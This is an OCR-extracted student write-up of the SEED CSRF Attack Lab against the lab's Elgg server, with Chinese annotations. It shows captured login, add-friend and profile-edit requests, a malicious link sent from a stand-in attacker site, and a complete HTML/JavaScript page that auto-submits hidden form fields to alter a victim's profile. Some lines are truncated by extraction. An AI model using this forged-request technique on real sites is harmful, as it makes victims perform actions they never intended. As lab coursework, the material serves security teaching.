
Cross-Site Request Forgery (CSRF) Attack Lab

Task 1: Observing HTTP Request.



```
http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:90.0) Gecko/20100101 Fi
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------1452526
Content-Length: 565
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=n6gvrkhlcgnbe3b31vr7gi25lr
__elgg_token=Uz7mApFWhe3rhMEZ2T8BBw&__elgg_ts=1626730969&username
POST: HTTP/1.1 200 OK
Date: Mon, 19 Jul 2021 21:46:49 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Set-Cookie: Elgg=le5pnig0lr6a9v6vuaqoj7v6ab; path=/
Vary: User-Agent
Content-Length: 408
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

http://www.seed-server.com/
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:90.0) Gecko/20100101 Fi
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

☑ Record Data ☑ autoscroll


```
POST  http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------14525267307805254742062762719
Content-Length: 565
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=n6gvrkhlcgnbe3b31vr7gi25lr

__elgg_token=Uz7mApFWhe3rhMEZ2T8BBw&__elgg_ts=1626730969&username=alice&password=seedalice
```

Content-Length:90


Task 2: CSRF Attack using GET Request

获得Alice的id，



```
http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1626732718&__elgg_token=
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=9rvvsv81djua20qajapvvmpt7c
GET: HTTP/1.1 200 OK
Date: Mon, 19 Jul 2021 22:12:03 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 386
Keep-Alive: timeout=5, max=85
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```


给ALIce发送恶意链接



Inbox


□ 11
From Samy 7 minutes ago
http://www.attacker32.com/addfriend.html

成功加好友




Task 3: CSRF Attack using POST Request

先用header live 观察修改profile的http请求



```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------372786658040581246982690978231
Content-Length: 3013
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice/edit
Cookie: Elgg=atoh78n9bs6p3g0egc5lfdmjeb
Upgrade-Insecure-Requests: 1
__elgg_token=byvMmfq-qKc367zI0VcB5g&__elgg_ts=1626943981&name=Alice&description=<p>Samy is
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&ac
POST: HTTP/1.1 302 Found
Date: Thu, 22 Jul 2021 08:53:57 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/alice
Vary: User-Agent
Content-Length: 406
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```


构造JavaScript函数



SEED-Ubuntu20.04 (2) - VMware Workstation
文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)
Fedora 7
SEED-Ubuntu20.04 (2)
Activities
Text Editor
Jul 27 03:07
Open
*test_js.js
~/Desktop
Save
Settings
JavaScript
Tab Width: 8
Ln 13, Col 54
INS
要将输入定向到该虚拟机，请将鼠标指针移入其中或按 Ctrl+G。

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won’t be able to see them.
fields += "<input type=’hidden’ name=’name’ value=’Alice’>";
fields += "<input type=’hidden’ name=’briefdescription’ value=’Samy is my Hero’>";
fields += "<input type=’hidden’ name=’accesslevel[briefdescription]’value=’2’>"
fields += "<input type=’hidden’ name=’guid’ value=’56’>";
// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = "http://www.example.com";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

攻击成功



Alice

About me
Samy is hero